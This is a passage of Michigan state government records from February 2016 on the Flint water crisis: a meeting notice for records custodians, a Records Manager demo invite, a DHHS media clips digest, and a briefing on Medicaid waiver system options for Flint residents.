(DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Cieciva, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); jfoley@us.ibm.com

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**SOM Meeting Contact:**

Janelle Longanbach  
[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)  
Office: 517-373-4210

**Participants:**

David Behen  
Chanda Donnan  
Caleb Buhs  
Rodney Davenport  
Ashley Gelisse  
Michael Gilliland  
Natalie Spaniolo  
Lacy Wilke  
Marsha Stansfield  
Denice Ballard  
Trisha Hampton  
Greg DeCamp  
Jennifer Gibson  
Dane Hengesbach  
Jean Ingersoll  
Phillip Jeffery  
Brandon Philip  
Christian Kopacsi

Jeanette Doll  
Ryan McKee  
Jeff Pratt  
Kathy Knapp  
Craig Bidelman  
Terry Bussema  
Rick Rokely  
Niki Tefft  
Nicolle Schlegel  
Alexandrea Parker  
Elizabeth Keilen  
Vicki McPherson  
Chris Christensen  
Michelle Lawson  
Tom Nevai  
Carter Evans  
James Fick  
Robert McKee  
Blane Perry  
Eric Riddering  
Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson

Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla

Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

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**From:** Kabia, Kara (DTMB)  
**Sent:** Thursday, February 18, 2016 8:46 AM  
**To:** Pung, Linda (DTMB)  
**Subject:** RE: Demonstration of Records Manager for Flint records -- Scheduled on 2/18 at 3:00

Hi Linda,

I marked this appointment as free, you are optional, looks like Susan has been included.

-----Original Appointment-----

**From:** Weston, Jessica (DTMB)  
**Sent:** Thursday, February 18, 2016 8:29 AM  
**To:** Weston, Jessica (DTMB); Nordyke, Susan (DTMB); Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)  
**Cc:** Beeler, Judi (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB)  
**Subject:** Demonstration of Records Manager for Flint records  
**When:** Thursday, February 18, 2016 3:00 PM-4:00 PM (UTC-05:00) Eastern Time (US & Canada).  
**Where:** CH-1S-RICHARD-AUSTIN

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.

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**Subject:** Demonstration of Records Manager for Flint records  
**Location:** CH-1S-RICHARD-AUSTIN

**Start:** Thu 2/18/2016 3:00 PM  
**End:** Thu 2/18/2016 4:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** Weston, Jessica (DTMB)

**Required Attendees:** Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Nordyke, Susan (DTMB); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)

**Optional Attendees:** Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Beeler, Judi (DTMB); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Sample, Brice (DTMB)

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.

Please note the change in time to 3 p.m.



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**From:** Ridley, Nancy (DHHS)  
**Sent:** Thursday, February 18, 2016 1:24 PM  
**Subject:** MEDIA CLIPS for 02 18 16

- [We must address school violence](#)
- [Flint residents may have been drinking PFCS in addition to lead](#)
- [Father claims he reported toddlers' abuse to CPS before critical injuries](#)
- [Michigan data network hopes to head off future health crises in Flint](#)
- [Michigan Accepting Proposals for Minority Health Inequity Awareness](#)
- [Former Pinckney police sergeant arrested](#)
- [State orders child born as 1-pound 'micro-baby' sent to foster care](#)

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## We must address school violence

Hometownlife – February 18, 2016, By Robert Kosowski

Unfortunately it is an all-too familiar headline: "School shooting leaves several dead, more injured." It is an epidemic that we in this country should not have to live through, nor tolerate. Ensuring our children are safe while at school should be one of this country's top priorities.

When I came to Lansing three years ago, I knew one of my main focuses as a legislator would be to look at Michigan's statutes regarding protecting children and try to strengthen them wherever I could.

This legislative session I have continued that trend by having over 40 percent of my introduced legislation be centered on kids' issues. Whether it be amending policies our Department of Health and Human Services has in place, dealing with our foster care system, or strengthening school policies on security planning, one of my central focuses as a state representative is to ensure our laws dealing with children are made stronger.

One bill I recently introduced that is at the top of my legislative agenda for this session is House Bill 5351. This legislation would create a school security task force that would be housed within the Michigan State Police.

Regrettably, school violence is becoming more and more commonplace in our society. The purpose of this task force would be to make recommendations for improving school policies and procedures in response to school shooting incidents in our state.

Under House Bill 5351, the task force would be required to gather information concerning school shootings throughout the state, receive reports and testimony, review policies and procedures developed in other states to improve the school response to school shootings, create recommendations and guidelines for school policies and procedures for response to school shootings, and submit a report with the task force's recommendations.

Another bill I introduced earlier this session is House Bill 5012. This legislation is part of a three-bill package that would direct the Michigan State Police to maintain a list of qualified volunteer to patrol school premises and make that list available to school districts. Individuals who volunteer would be eligible for a tax credit. In order to meet the criteria to be a qualified volunteer, the individual must be a current or former certified law enforcement officer, be submitted to a criminal background check, and be certified to carry a concealed firearm.

Being the father of two school-age boys, I cannot imagine a more important issue than making certain our kids are safe at school. House Bill 5012 will add another layer of protection into place in addition to the safeguards schools already implement. Hopefully, it will provide parents with some peace of mind.

In addition, earlier this month I sponsored House Bill 5308, which would exempt school boards from the Open Meetings Act and allow them to meet in closed session when discussing security planning to address existing threats or to prevent potential threats to the safety of students and staff members.

The Open Meetings Act was originally enacted in 1976 with the intent of giving all Michigan citizens the right to know what happens in government by requiring public bodies conduct nearly all business in open meetings. I understand that Michigan's citizens should have the right to know what is going on in this state. However, protecting our children and ensuring they have a safe learning environment should be a given right as well.

Putting the safety of Michigan's children at the top of the legislative agenda is something I hope my colleagues agree with and support. House Bills 5351, 5012, and 5308 help to strengthen our current statutes surrounding school security. I can think of nothing more important than introducing legislation dealing with protecting our children. I am hopeful that Michigan can be innovative in this important area of law.

Robert L. Kosowski is a State Representative and the House Democratic Whip for the city of Westland. His district includes parts of Westland and the city of Wayne.

<http://www.hometownlife.com/story/news/local/westland/2016/02/18/kosowski-presents-school-safety-bills/80489912/>

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## Flint residents may have been drinking PFCS in addition to lead

The Intercept – February 17, 2016, By Sharon Lelrner

RESIDENTS OF FLINT, MICHIGAN, who drank lead in their water may also have been exposed to perfluorinated compounds, or PFCs, according to a report from the Michigan Department of Community Health.

The May 2015 report showed elevated levels of PFCs in the Flint River — including PFOA, also known as C8, the chemical that spread into drinking water around a DuPont plant in West Virginia and led to a landmark class-action lawsuit. In addition to C8 and PFOS, a similar molecule that's also based on a chain of eight carbon atoms, scientists found 11 other PFCs in the Flint River — more than in any of the other water sources tested around the state.

In 2014, in an effort to save money, Flint switched the source of its drinking water from Lake Huron to the Flint River, a change that resulted in residents being exposed to lead levels high enough to cause irreversible brain damage in children.

The Michigan report was based on tests of surface water and fish for PFCs in 13 sites around the state. According to Jennifer Eisner, a public information officer for the Michigan Department of Health and Human Services, the report was not designed to evaluate drinking water. Eisner referred questions about the dangers the PFCs posed to people drinking water from the Flint River to the Department of Environmental Quality, which did not return our phone calls.

Michigan's testing revealed PFOS in the Flint River at levels that exceeded the state's limits for both non-drinking water and drinking water. The scientists found C8 in 12 of the 13 bodies of water tested, though at levels below the official cutoff for concern. Michigan has not set safety levels for the other 11 PFCs.

C8, which has been linked to numerous health problems, including immune suppression, thyroid disease, and two types of cancer, has been turning up at dangerous levels in drinking water around the country, including Hoosick Falls in upstate New York, as well as in New Jersey, Colorado, New Hampshire, and Pennsylvania. Repeated calls to regulate C8

have been dismissed. In fact, Susan Hedman, the EPA regional administrator who stepped down in the wake of the Flint lead crisis, has also offered hollow promises on C8.

PFOS, which has been linked to low birth weight in humans and causes a similar set of health problems as C8 does in lab animals, was also found above threshold safety levels for birds and mammals. The amount of PFOS in the Flint River more than tripled between 2001 and 2013, and high concentrations of the other PFCs were found in fish taken from the river.

The Michigan report noted that “a more thorough assessment may be warranted” to determine the impact of PFOS on wildlife in and near the river, and raised the possibility that the government “should assess whether fish consumption advisories” for PFOS are necessary. Surprisingly there is no mention of the impact of PFOS on the Flint residents who were drinking water from the river when the report was issued. The report acknowledged the presence of C8, but because levels were below the official safety cutoff, concluded that “human health is not being impacted.”

Still, the levels of PFOS and total PFCs in the Flint River were the second highest recorded in the state. The highest levels were in Clark’s Marsh, a wildlife preserve that borders Wurtsmith Air Force Base, which is home to one of hundreds of military fire- and crash-training sites contaminated with firefighting foam.

The Flint River finding should have sounded an alarm and, according to one historian familiar with the area, could have been anticipated. “The Flint River was lined with supply companies that were giving all the toxic materials that went into the modern car,” said David Rosner, author of *Lead Wars: The Politics of Science and the Fate of America’s Children* and a professor of public health at Columbia University. Rosner noted that General Motors, which also operated a plant on the Flint River, stopped using the river water because it was “too corrosive.”

“If it’s harming transmissions and basically the open sewer for factories, how could anyone ever think of that water as a source of drinking water?” said Rosner. “The idea that they’re finding lead and PFCs is not surprising. I’m sure that river has many other pollutants, too.”

<https://theintercept.com/2016/02/17/flint-residents-may-have-been-drinking-pfcs-in-addition-to-lead/>

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## Father claims he reported toddlers' abuse to CPS before critical injuries

NBC 25 News – February 16, 2016, By Ilse Hayes

While a Flint man remains behind bars, charged in connection with beating two Flint toddlers, their biological father claims he warned Child Protective Services (CPS) about prior alleged abuse.

Nathan Beck, who was sitting in the court room Tuesday morning tells NBC25 he wants justice for his sons.

"I've been trying to get custody for eight months. It was very frustrating. I've opened multiple CPS cases and multiple neglect reports and nothing was done until now," says Beck.

Beck says he had attempted to gain custody of his two toddler sons since ending a relationship with their mother.

Police say on January 31st, 27-year-old Cameron Wells was babysitting three children at a home on Tacken Street while the mother was at work.

Wells faces six felony counts including child abuse and assault with intent to murder.

Wells' attorney, Kevin Rush, spoke to NBC25 Tuesday morning just outside of a Genesee County court room.

Rush says attorneys for both sides exchanged information on Tuesday and a preliminary court date was set.

According to a close family member, one-year-old Nathan Beck remains hospitalized in a medically induced coma.

We are also told his brother, two-year-old Jayden Beck, has been released.

NBC25 placed a call to Bob Wheaton, spokesman for the Michigan Department of Health and Human Services on Tuesday afternoon regarding Beck's claims.

We received the following email from Mr. Wheaton:

"The Michigan Child Protection Law forbids me from releasing any information on a specific CPS case. We take a look at any allegations and act as per the law to protect children. In some cases law and policy provides for us to petition to have a child removed; in other cases we provide services to the family."

<http://nbc25news.com/news/local/father-claims-he-reported-toddlers-abuse-to-cps-before-critical-injuries>

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## Michigan data network hopes to head off future health crises in Flint

Bloomberg BNA – February 17, 2016

Michigan's health information exchange is hoping to prevent another public health crisis in Flint by connecting doctors' electronic health record systems.

The Great Lakes Health Connect will invest \$250,000 to help Flint-area physicians' offices offset the cost of EHR interfaces often required to electronically exchange patient health data with other health-care providers, Doug Dietzman, executive director of Great Lakes Health Connect, told me recently.

The exchange hopes to connect the electronic health record systems of every hospital and doctor's office around Flint and build a service capable of analyzing data from those EHRs to more quickly flag public health issues like the one they're currently battling, he said.

"We want the right technology infrastructure in place across the region to ensure we can identify any issues sooner," Dietzman said.

Michigan's state and local health departments are still contending with the effects of a public health crisis caused when the city of Flint decided to draw its water supply from the Flint River instead of Lake Huron, resulting in dangerously high levels of lead entering local drinking water.

A robust data-sharing network for health-care providers will also be crucial for caring for the children affected by the crisis in the years to come, Eden Wells, the chief medical executive for the Michigan Department of Health and Human Services, told me.

Children with high levels of lead in their blood often have developmental disabilities, learning disabilities, hearing loss and other health issues, Wells said. Treating these issues generally requires "wrap-around services," coordinated care from several different specialists and behavioral health providers.

"If there was ever a time when a city could benefit from that type of infrastructure, a coordinated health IT network, this would be it," Wells said. "It's going to take the work of lots of clinics and support agencies working together for years."

<http://www.bna.com/michigan-data-network-b57982067409/>

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## Michigan Accepting Proposals for Minority Health Inequity Awareness

WDET – February 18, 2016, By Eli Newman

The Michigan Department of Health and Human Services is seeking proposals to address ethnic and racial health inequality. The agency is calling on non-government organizations, schools, and hospitals to lead conversations on health issues facing minority groups. Spokesperson Bob Wheaton says minority populations face some health problems more than others.

“That’s a challenge for Michigan and other states. Different minority groups may be disproportionately affected by diseases such as diabetes or heart diseases or certain types of cancer.” Bob Wheaton, MDHHS Spokesperson

Wheaton says the Michigan Department of Health and Human Services has a budget of nearly \$900,000 to fund minority health programs. He says proposals for the initiative are due March 7th.

<http://wdet.org/posts/2016/02/18/82529-michigan-accepting-proposals-for-minority-health-inequity-awareness/>

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## Former Pinckney police sergeant arrested

Detroit Free Press – February 18, 2016, By Lisa Roose-Church

A former Pinckney police sergeant who unexpectedly resigned via e-mail late one evening in April has been arrested on a warrant alleging he stole money from his mother.

Hamburg Police Chief Rick Duffany confirmed today that former Sgt. William Cook was arrested by Cleveland, Tenn., authorities this morning when he showed for work at a plant in the area.

Cook, wanted on a warrant alleging he embezzled more than \$20,000 from a vulnerable adult, is currently housed in Cleveland awaiting extradition. It is not immediately known if he will fight extradition.

Duffany said his department was contacted by a representative with the Michigan Department of Health and Human Services in May — about one month after Cook walked away from his job — regarding “concerns” with his mother’s finances.

[DETROIT FREE PRESS](#)

[Pinckney students accused of rape waive court hearing](#)

Sgt. Gary Harpe’s investigation led to multiple search warrants on “multiple bank accounts” and reviewing thousands of pages of financial information.

That investigation revealed that Cook allegedly embezzled money from his mother, who lived briefly with Cook in his Hamburg Township home before being transferred to a nursing home.

[DETROIT FREE PRESS](#)

[What’s wrong with stealing from Grandma? Plenty](#)

The allegations say Cook stole the money “for a few years” while he had power of attorney over his mother’s finances and while she lived in the nursing home.

Duffany declined to say how much authorities believe was embezzled.

Cook’s mother is currently living in a nursing facility located outside of Michigan. She is in “good physical health,” Duffany said.

Cook, who worked as an interim Unadilla Township police chief, was supposed to report to work around 6 a.m. April 4, but about four hours prior to his shift, Cook e-mailed the chief and resigned.

Chief Jeff Newton said at the time that Cook "just resigned, effective immediately" and that he offered no additional explanation.

Newton said Cook was an employee "in good standing" and there were no disciplinary actions or any known reasons for the sudden resignation.

<http://www.freep.com/story/news/local/michigan/2016/02/18/former-pinckney-police-sergeant-arrested/80551984/>

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## State orders child born as 1-pound 'micro-baby' sent to foster care

MLive – February 17, 2016, by Bob Johnson

**LAKE, MI** — After four months in two hospitals, heart surgery and numerous other procedures, Ryker James LaRoy McEvers, who was born weighing 1 pound and 2 ounces at Covenant HealthCare in Saginaw, came home for the first time Feb 6.

Just days later, though, Ryker was ordered into foster care after an investigation by Michigan's Child Protective Services agency.

A petition filed by a state worker in Clare County on Feb. 11 questions the physical and mental health of Ryker's mother, 22-year-old Dannielle McEvers.

McEvers said she just wants her son back and is willing to do whatever must to satisfy the state.

A hearing is set for March 1 in Clare County Family Court.

### How it happened

Ryker has lived in a hospital since his birth at 25 weeks on Oct. 17. Since then, he has undergone medical procedures and gained weight. In February, he was judged healthy enough to go home for the first time.

*Related: 1-pound baby making progress, still faces hurdles*

Though he won't be home in January as first thought, he is expected to leave the hospital in a few weeks.

*Related: Micro-premature baby has growth spurt*

Ryker's weight has climbed to 2 pounds and 7 ounces. He is expected to come home on Jan. 23, his mother said.

But a day after his arrival, Ryker's grandmother Jennifer McEvers became concerned about his health.

Jennifer McEvers said Ryker's heartbeat had slowed and that was something they had experienced during his time at the hospital. But when his color began to change, she and her daughter "freaked out" and called 911.

Ryker was taken to MidMichigan Medical Center in Clare County, then airlifted to C.S. Mott Children's Hospital in Ann Arbor.

Jennifer McEvers said her daughter left immediately to be with Ryker. She returned to their home in the community of Lake in Clare County on Feb. 11, with the intention of returning to Ann Arbor in a few days after getting some rest.

Instead, they got a visit from a Child Protective Services' investigator the next morning, McEvers said.

"We were awakened that morning by a cop and the CPS investigator, and she said, 'I filed a petition, and Ryker has been ordered removed from your custody,'" McEvers said.

Jennifer McEvers shared paperwork they were given by the state agency. The petition questions the parental ability of Dannielle McEvers.

According to the report, Danielle McEvers was observed at the hospital having difficulty breathing while sleeping, "snoring loudly, and her lips have appeared dusky."

The petition says she slept through alarms, monitors and could not be woken to care for Ryker. She also has fallen asleep while "sitting upright having a conversation," the report said.

The petition also said McEvers reported being diagnosed with bipolar disorder and anxiety in the past.

She is not currently receiving any counseling or taking medication and has refused to participate in a psychological evaluation on three occasions, the report said.

McEvers disputes the state's claim she has sleep apnea, saying she has never been diagnosed.

She admits to having some mental health issues in the past, but said she doesn't believe she needs help at this point.

"I've been asymptomatic for more than two years," she said. "Why would I get treatment if I didn't have symptoms? Like, why would I would I get chemo if I didn't have cancer?"

McEvers said she will take action in hopes it will satisfy the state.

"I am going to get a sleep study and have a psychological evaluation just to appease them," she said.

### **'All I want is my son'**

The family lives in a community about 20 miles northwest of Mount Pleasant. Dannielle shares the home with her mother and 20-year-old brother Tyler McEvers, who is autistic, according to Jennifer McEvers.

They have two dogs and several cats.

Dannielle McEvers said the family has a swing for Ryker, his bouncer, car seat, stroller, bassinet, clothes, hundreds of diapers and a heart monitor.

"We have everything we need, except for the baby," she said. "I'm just a mom that wants her baby back, and now I can't even see him."

Jennifer McEvers said she thinks it is unfair to her daughter and to their family.

"I am angry that the department doesn't do a complete and thorough investigation before ripping a baby from the arms of his mother who has been there since he was born and watched his bones grow, has fed him and watched him grow," she said.

Bob Wheaton, who handles media inquiries for the Michigan Department of Health & Human Services, said a Michigan Child Protection Law prohibits providing specifics about any Child Protective Services case.

Wheaton added the department's priority is the safety and well-being of children.

"If we receive a complaint, we investigate," Wheaton said.

[http://www.mlive.com/news/saginaw/index.ssf/2016/02/state\\_tkaes\\_baby\\_born\\_at\\_1\\_pou.html](http://www.mlive.com/news/saginaw/index.ssf/2016/02/state_tkaes_baby_born_at_1_pou.html)

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## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

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### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

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### Approach:

- **Option 1** – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality
- **Option 2** – Basic Solution utilizing existing business and technology practices
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

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### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### **Option 1 – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality**

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### New Applicants

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### New Applicants and Existing Beneficiaries

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### Challenges

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### Timeline

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### Option 2 – Basic Solution utilizing existing business and technology practices

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MIChild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until the following occurs:

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self-attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

#### Impacts to scheduled work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

#### Mitigation plan for impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- No retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- No reprocessing of existing beneficiaries is required as part of this change. Once the case worker updates case information as part of a case change/redetermination, new TOAs will be evaluated for the client.
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- Does not take into account the 400% FPL
- Interim solution that would still require downstream and upstream system modifications
- State initiated applications could inappropriately be sent to the FFM as denied.

### Option 3 – Comprehensive solution utilizing existing business and technology practices



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

This option builds on Option 1 and Option 2, utilizes additional existing infrastructure and aligns more closely with the latest iteration of the waiver request.

